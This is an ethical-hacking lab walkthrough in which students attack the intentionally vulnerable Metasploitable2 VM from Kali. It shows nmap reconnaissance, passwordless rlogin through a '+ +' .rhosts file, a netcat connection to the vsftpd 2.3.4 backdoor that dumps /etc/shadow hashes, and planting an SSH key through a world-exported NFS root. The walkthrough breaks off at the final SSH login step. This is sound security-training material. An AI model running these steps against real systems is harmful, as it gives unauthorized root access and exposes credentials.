

Lab - Exploring Endpoint Attacks

In the lab, students will perform several ethical hacking lab exercises. The focus is on attacking endpoints. While there will be several specific attacks that you will perform, don't concentrate on the specifics. There are innumerable attacks that will come and go. Instead, of concentrating on the specific attack, concentrate on the bigger picture. Where do the vulnerabilities lie? You will see misconfigurations, back-doored software, vulnerabilities in base operating systems, and users who are vulnerable to social engineering. Also, concentrate on bigger concepts such as pivoting, privilege escalation, persistence, and tunneling, each of which is leveraged in this lab exercise.

Understand that the lab environment has been made conducive to the ethical hacking scenarios that are described. For example, this lab exercise will make use of a Linux distribution that is known as Metasploitable 2, which is an intentionally vulnerable VM. Also, security technologies are not fully deployed.

Requirements

- Virtual install of Kali up and running
- Virtual install of Metasploitable2 up and running
- Network connectivity between the two machines

Perform Reconnaissance


In the first half of this lab exercise, you will use the Metasploitable2 VM to demonstrate several potential attack vectors. Metasploitable2 is an intentionally vulnerable Linux virtual machine.

Network attacks generally start with some reconnaissance. Reconnaissance is used throughout attack campaigns. As one host is compromised, it can be used as a pivot, and reconnaissance can be performed to reach deeper into the victim's network.

As it stands right now, we have not footprinted the network enough to know there is a machine named Metasploitable on the network. We begin by doing some network discovery. Your Kali host can be used to discover the network IP address by opening a terminal and doing a IFCONFIG. Note the first three octets of your eth0 adapter.

Step 1


Access the desktop of Kali. Open a Terminal Window on Kali. Type ifconfig at the prompt.

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'ifconfig' has been executed, showing details for the 'eth0' interface. The output includes flags, IP address (192.168.145.177), netmask (255.255.255.0), broadcast address (192.168.145.255), MAC address (00:0c:29:2e:a5:63), and statistics for RX and TX packets and bytes.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.145.177 netmask 255.255.255.0 broadcast 192.168.145.255
    inet6 fe80::20c:29ff:fe2e:a563 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:2e:a5:63 txqueuelen 1000 (Ethernet)
    RX packets 14194 bytes 15040228 (14.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11598 bytes 1109875 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Note the first three octets of your network IP address. The image depicts my network IP address, not yours. Yours may differ!

The results show my network IP address is 192.168.145.0 with a 24-bit subnet mask. The last octet (.177) represents the host IP assigned to my Kali VM assigned by the VMWare DHCP server. We scan the network using Nmap with the network IP and the subnet mask represented using CIDR notation (/24).

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'nmap -sV 192.168.145.0/24' has been entered.

```
root@kali:~# nmap -sV 192.168.145.0/24
```

Step 2

Execute an **nmap** scan with the **-sV** option against your **network** from the Kali terminal window. The **nmap -sV** option probes for open ports to determine the service and version information. Be patient because this scan generally takes a little over 2 minutes to complete.

```
root@kali: ~
File Edit View Search Terminal Help

Nmap scan report for 192.168.145.128
Host is up (0.00072s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:91:F6:D1 (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Note the following:

- The Metasploit has 23 open services.
- Several of these services have vulnerabilities that can be exploited in different ways. You will leverage vulnerabilities against these services as you work through this lab exercise.

Exploit a Misconfiguration

Misconfigurations, bad decisions in configuration (valuing convenience over security), and using default configurations (including credentials) are all too common. As the appreciation for security grows, these types of vulnerabilities occur less often, but they certainly do occur. This lab Step leverages a poorly configured rlogin service, which provides admin convenience at the expense of security.

The Berkley r-utilities is a set of Unix/Linux tools that feature remote login (`rlogin`), remote copying (`rcp`), and remote command execution (`rsh`). These commands were developed for password-free access to Unix/Linux machines. Although the r-utilities have some advantages, they should be avoided because they can make access to the host extremely insecure, and transmissions using the r-utilities are not encrypted.


In the previous Step, you saw that the TCP port 513 login service is an open port on the Metasploitable host. Note that the open TCP 512 port is for the exec service (remote process execution), and the open TCP 514 port is for the shell service (remote shell).

Step 3

Access the desktop of Kali and open a terminal window.

Step 4

Execute the `rlogin` command from the Kali terminal window to remotely log in to the **Metasploitable** host in the DMZ.

A screenshot of a terminal window titled 'root@metasploitable: ~'. The terminal shows the output of the 'rlogin 192.168.145.128' command. The output includes the last login time (Fri May 19 05:33:08 EDT 2017), the system version (Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686), and the Ubuntu welcome message. The prompt has changed from 'root@kali' to 'root@metasploitable:~#'.

```
root@metasploitable: ~
File Edit View Search Terminal Help
root@kali:~# rlogin 192.168.145.128
Last login: Fri May 19 05:33:08 EDT 2017 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Note the following:

- The prompt changed from **root@Kali** to **root@metasploitable**, indicating that you have a successful remote console to the Metasploitable host—without requiring you to enter any user credentials.

Step 5

Execute the `whoami` command to determine which user you are logged in as on the **metasploitable** host.

A screenshot of a terminal window showing the output of the 'whoami' command. The prompt is 'root@metasploitable:~#'. The output of the command is 'root'.

```
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

Note the following:

- You should see that you got logged in as the root user.
- By default, `rlogin` will log in to the remote host with the account which is the same as the local host account. Because you were logged in to the Kali host as the root user, you were able to `rlogin` to the remote host also as the root user, simply by using the `rlogin Metasploitable` command. If you logged in as any other user name, you would have to specify **root** as the user with the `-l rlogin` option (`rlogin -l root 192.168.145.128`).
- With root access, you can perform root privileged activities on the exploited **Metasploitable** host.

In the past, the use of **r-utilities** was more common, but now **r-utilities** are rarely used because of security concerns. If the **r-utilities** is running on the host, the **.rhosts** files specify which remote users can access the **r-utilities** (such as `rsh`, `rcp`, and `rlogin`) on the local system without a password. The **.rhosts** file is in a specific user's (including root) home directory. If the **r-utilities** are not running on the host, then it doesn't matter if the **.rhosts** files exist. In this lab exercise, the Metasploitable host has the `rsh-client` package installed and running for this **rlogin** exploit demonstration.

Step 6

Examine the content of the **.rhosts** file. Execute the `ls -a` command to verify that the **.rhosts** file is there, then use the `cat .rhosts` command to examine the **.rhosts** file content.

```
root@metasploitable:~# ls -a
.  .bash_history  .config  .filezilla  .gconf  .gstreamer-0.10  .profile  reset_logs.sh  .ssh  vnc.log
.. .bashrc      Desktop  .fluxbox    .gconfd  .mozilla      .purple   .rhosts        .vnc  .Xauthority
root@metasploitable:~#
```

```
root@metasploitable:~# cat .rhosts
+ +
root@metasploitable:~#
```

In the Metasploitable **.rhosts** file, you should see that a plus sign (+) was entered in the remote-host and user fields, allowing any user from any host to log in to the local host. Below is another example of the **.rhost** file where only the **secops** user from the example1.com and example2.com hosts is allowed access.

```
example1.com  secops
example2.com  secops
```

Note the following:

- There are plenty of other things that can be performed as the root user, but this Step is just enough to demonstrate a simple exploit against **rlogin** and the **.rhost + +** misconfiguration.

Step 7

Exit the **rlogin** session to the **Metasploitable** host to return to the Kali shell.

```
root@metasploitable:~# exit
rlogin: connection closed.
root@kali:~#
```

Metasploitable 2 is an intentionally vulnerable Linux virtual machine. Metasploitable2 can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The r-utilities has fallen out of favor, and SSH is now preferred. The **.rhosts** ++ is a classic misconfiguration. Before security consciousness evolved in TCP/IP networking, it was a common configuration, but you shouldn't expect to see it in modern times. The focus is not this particular exploit—understand that misconfigurations are still a common source of vulnerability. An inexperienced system administrator may leave insecure default settings in place. Experienced system administrators will also make mistakes. Human nature seeks convenience, and convenience is often at odds with security.

Exploit a Back Door

A back door is a means of access to a system that bypasses security mechanisms. The system designer may sometimes install a back door so that the system can be accessed for troubleshooting or other purposes. However, threat actors often use back doors that they detect or install themselves to gain unauthorized system access.

In this section of the lab exercise, you will leverage the vsftpd back door. This vsftpd back door on TCP port 6200 is activated by a logging into the ftpd service and ending the username with smiley face (:)).

Step 8

Access the desktop of Kali. Open a terminal window on Kali.

Step 9

Execute the `ftp <your Metasploitable IP address>` command from the Kali terminal Window to FTP into the **Metasploitable**. Enter **user:)** as the username, and simply press **Enter** for the password.

Note: After entering the **user:)** username and pressing **Enter** for the password, you might think that the terminal window is locked up. Close the terminal session. Don't worry! Simply open a new terminal window on the Kali host to continue to the next step.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ftp 192.168.145.128  
Connected to 192.168.145.128.  
220 (vsFTPD 2.3.4)  
Name (192.168.145.128:root): user:)  
331 Please specify the password.  
Password: PASS
```

The IP address of your metasploitable VM

Once the connection is established, close out the session by closing the terminal.

Step 10

Now, with the **vsftpd** back door active on the **metasploitable** host, use the **ncat** 192.168.145.128 6200 command on the Kali host second terminal window to remotely connect to your **metasploitable** host.

The **ncat** option is a simple, but feature-packed, networking utility that reads and writes data across networks from the command line. The **ncat** 6200 option specifies the TCP port number to connect to, and the **-v** option specifies the verbose option.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ncat 192.168.145.128 6200  
whoami  
root  
ifconfig  
eth0 Link encap:Ethernet HWaddr 00:0c:29:91:f6:d1  
inet addr:192.168.145.128 Bcast:192.168.145.255 Mask:255.255.255.0  
inet6 addr: fe80::20c:29ff:fe91:f6d1/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:762 errors:0 dropped:0 overruns:0 frame:0  
TX packets:255 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:107726 (105.2 KB) TX bytes:33728 (32.9 KB)  
Interrupt:19 Base address:0x2000  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:811 errors:0 dropped:0 overruns:0 frame:0  
TX packets:811 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:372137 (363.4 KB) TX bytes:372137 (363.4 KB)  
hostname  
metasploitable
```

The back door does not provide a prompt like the normal bash shell, but commands are accepted, and output is displayed, as you will see in the next step.


Step 11

Execute the following commands on the remote **metasploitable** host from the `ncat` session to test the back-door connection:

1. Enter the `whoami` command to determine which user you are logged in to as on the Metasploitable host.
2. Enter the `pwd` command to determine the current directory path.
3. Enter the `cat /etc/shadow` commands to display the hashes of the user passwords

Note the following:

- You should see that this **vsftpd** back door provides root access.
- The `/etc/shadow` command, which stores hashes of the user passwords, is only readable by users with root privileges.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# netcat 192.168.145.128 6200 ⚡ This is the IP address of my metasploitable server, not users!  
whoami ⚡ Command  
root ⚡ Result  
pwd ⚡ Command  
/ ⚡ Result  
cat /etc/shadow ⚡ Command  
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon*:14684:0:99999:7:::  
bin*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync*:14684:0:99999:7:::  
games*:14684:0:99999:7:::  
man*:14684:0:99999:7:::  
lp*:14684:0:99999:7:::  
mail*:14684:0:99999:7:::  
news*:14684:0:99999:7:::  
uucp*:14684:0:99999:7:::  
proxy*:14684:0:99999:7:::  
www-data*:14684:0:99999:7:::  
backup*:14684:0:99999:7:::  
list*:14684:0:99999:7:::  
irc*:14684:0:99999:7:::  
gnats*:14684:0:99999:7:::
```

Step 12

Enter **Ctrl-C** on both terminal windows to terminate the `ncat` and `ftp` sessions to the **Metasploitable** host.

Note: If you are still at an FTP prompt after using **Ctrl-C**, enter the `exit` command to terminate the FTP client.

Metasploitable2 is loaded with vulnerabilities that are easy to exploit if you know what they are and how to use them. But the ease of exploiting this vulnerability is less important than the class

of vulnerabilities. Backdoors have been a common theme throughout the years. This is not the only example of compromising the software distribution channel to get a backdoor released into the wild. The idea of inserting a backdoor into an installable system can also be much more targeted if particular users or groups can be tricked into downloading and installing the hacked software. Backdoors are often put into technology products by the developers. Prominent technology companies have been caught with backdoors in their products.

Escalate a Privilege Escalation


A fundamental goal of any attack is first to take what is provided, often start with lower-level privilege access, then escalate to a higher privilege level access.

This lab Step will leverage network file system (NFS) misconfiguration. The NFS protocol provides transparent remote access to the shared file systems across the networks. The NFS protocol is designed to be independent of the machine, the operating system, the network architecture, and the transport protocol. This independence is achieved through the use of remote procedure call (RPC). RPC is a protocol that one program can use to request a service from a program located in another computer in a network without having to understand the network details.

The NFS misconfiguration gives threat actors the ability to place files anywhere in the file system remotely. For example, a threat actor can place SSH keys in the authorized key repository, then use their public key to gain remote root SSH access.


Note is the `rpcinfo` command is not found in the bash, you will need to run the following two commands:

apt-get install rpcbind

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'apt-get install rpcbind' is entered and highlighted with a red box. The output shows the package lists being read, the dependency tree being built, and state information being read. It concludes with a message that no packages were automatically installed and are no longer required.

```
root@kali:~# apt-get install rpcbind
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
```

apt-get install nfs-common


A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'apt-get install nfs-common' is entered and highlighted with a red box. The output shows the package lists being read, the dependency tree being built, and state information being read. It concludes with a message that no packages were automatically installed and are no longer required.

```
root@kali:~# apt-get install nfs-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
```

Step 13

You will first start by performing reconnaissance on the Metasploitable host from the Kali host. Enter the `rpcinfo -p <your Metasploitable IP address>` command on the Kali host. The `rpcinfo` command makes an RPC call to an RPC server and reports what it finds.

From the output, determine the running NFS versions, and which protocols and ports that NFS is using.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# rpcinfo -p 192.168.145.128
program vers proto  port  service
100000    2    tcp    111   portmapper
100000    2    udp    111   portmapper
100024    1    udp    54973 status
100024    1    tcp    57881 status
100003    2    udp    2049  nfs
100003    3    udp    2049  nfs
100003    4    udp    2049  nfs
100021    1    udp    41896 nlockmgr
100021    3    udp    41896 nlockmgr
100021    4    udp    41896 nlockmgr
100003    2    tcp    2049  nfs
100003    3    tcp    2049  nfs
100003    4    tcp    2049  nfs
100021    1    tcp    45585 nlockmgr
100021    3    tcp    45585 nlockmgr
100021    4    tcp    45585 nlockmgr
100005    1    udp    45460 mountd
100005    1    tcp    46761 mountd
100005    2    udp    45460 mountd
100005    2    tcp    46761 mountd
100005    3    udp    45460 mountd
100005    3    tcp    46761 mountd
root@kali:~#
```

Note the following:

- You should see that NFS versions 2, 3 and 4 are all running on both TCP and UDP port 2049.

Step 14

View the NFS export list using the `showmount -e <Metasploitable IP address>` command. The `showmount` command is used to query the mount daemon on a remote host for information about the state of the NFS server on that machine. The `-e` or `-exports` option displays the NFS server's export list.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# showmount -e 192.168.145.128
Export list for 192.168.145.128:
/ *
root@kali:~#
```

Examine the showmount output:

- The first field (/) is the directory that is being exported. In this case, the root directory (/) is being exported.
- The second field (*) is the network that is allowed to access the exported directory. This often looks something like 192.168.145.0/24, but in this case, it is *. The asterisk (*) means the any of the networks can access the exported directory.

Note the following:

- In this example, the NFS export list was intentionally misconfigured to allow any networks access to the root directory.
- A more typical restrictive NFS export list may look more like the following:

```
Export list for example.com:
/abc/volume1      192.168.145.10/32
/xyz/volume1      192.168.145.20/32

etc....
```

Next, you will create an RSA key pair. Afterwards, you will place it onto the Metasploitable host. The RSA key pair that is saved on the Metasploitable host will then be used to authenticate the remote SSH access to the Metasploitable host.

Step 15

From the Kali host, you will first use the `ssh-keygen` command to create an RSA key pair. For this demo, just pressing **Enter** on your keyboard when prompted for the filename and passphrase is fine. By default, the generated RSA public key will be saved in the `/root/.ssh/id_rsa.pub` file on the Kali host.

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:QtpeXhz3vveio3GpHqmhBzGT1sffYTrnL0vNwWF0E8c root@kali
The key's randomart image is:
+----[RSA 2048]----+
|          0. |
|          E |
| .0 . . . 0. |
| +* . .00 .+ 0|
| ..0+S.0. +.+ |
| ..+ . .+0+ . |
| ..0 + 0=. . |
| ..0 =00+. |
| ....+0==00 |
+----[SHA256]-----+
root@kali:~#
```

Note the following:

- An SSH server can authenticate clients using various methods. One of the most common methods is RSA key authentication. To enable RSA key authentication, the client's public key is stored on the SSH server. The public key must be added to the **.ssh/authorized_keys** file within the remote user's home directory. When the client attempts to connect to the SSH server, the SSH server verifies if the client has a private key that corresponds with one of the authorized public keys. If the private key is verified to match an authorized public key, the client is authenticated, and a Shell session is launched.
- Now you have a public-private key pair that will be used for the SSH authentication. In the next few steps, you will mount the NFS file share, and put your public key in the authorized key's list for the root user on the Metasploitable host.

Step 16

Mount the NFS remote file share from the Metasploitable host to the Kali host. Begin by creating a directory to use as the mount point. Use the `mkdir <Metasploitable IP address>` command to create the Metasploitable directory in which to place the NFS remote file share.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mkdir Metasploitable
root@kali:~#
```

Step 17

Use the `mount -t nfs -o nolock <metasploitable IP address>:/ Metasploitable` command to mount the NFS remote file share from the Metasploitable host.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# showmount -e 192.168.145.128  
Export list for 192.168.145.128:  
/ *  
root@kali:~# mount -t nfs -o nolock 192.168.145.128:/ Metasploitable  
root@kali:~# ls 192.168.145.128
```

Step 18

Use the `ls Metasploitable` command to examine the content of the Metasploitable NFS mount.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ls Metasploitable  
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz  
boot  dev  home  initrd.img  lost+found  mnt  opt  root  srv  tmp  var  
root@kali:~#
```

Note the following:

- The `ls` for the Metasploitable mount point is showing the root directory of the Metasploitable host.

Step 19

Finally, use the `cat ~/.ssh/id_rsa.pub >> Metasploitable/root/.ssh/authorized_keys` command to copy the RSA public key file to the `/root/.ssh/authorized_keys` file in the Metasploitable NFS mount.


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# cat ~/.ssh/id_rsa.pub >> Metasploitable/root/.ssh/authorized_keys  
root@kali:~#
```

Note the following:

- **cat** displays the contents of the `~/.ssh/id_rsa.pub` file, and then `>>` redirects the output, appending it to the end of **Metasploitable/root/.ssh/authorized_keys** (which is `/root/.ssh/authorized_keys` on the Metasploitable host). You now have your public key on the Metasploitable host authorized key list!

Step 20

Execute the `umount Metasploitable` command to unmount the Metasploitable NFS mount on the Kali host.

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the command 'umount Metasploitable' being entered and executed, with the prompt returning to 'root@kali:~#'.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# umount Metasploitable
root@kali:~#
```

After the unmount, use the `ls` command to display the contents of the Metasploitable directory again. The directory should be empty.

```
root@Kali:~# ls Metasploitable
root@Kali:~#
```

Note the following:

- Now that you have successfully placed your RSA public key in the Metasploitable host authorized key list, in the next step, you will SSH to the Metasploitable host as the root user.

Step 21

From the Kali host, use the `ssh metasploitable` command to SSH to the Metasploitable host. Then use the `whoami` command to verify that you are logged in as the root user on the Metasploitable host.


```
root@metasploitable: ~
File Edit View Search Terminal Help
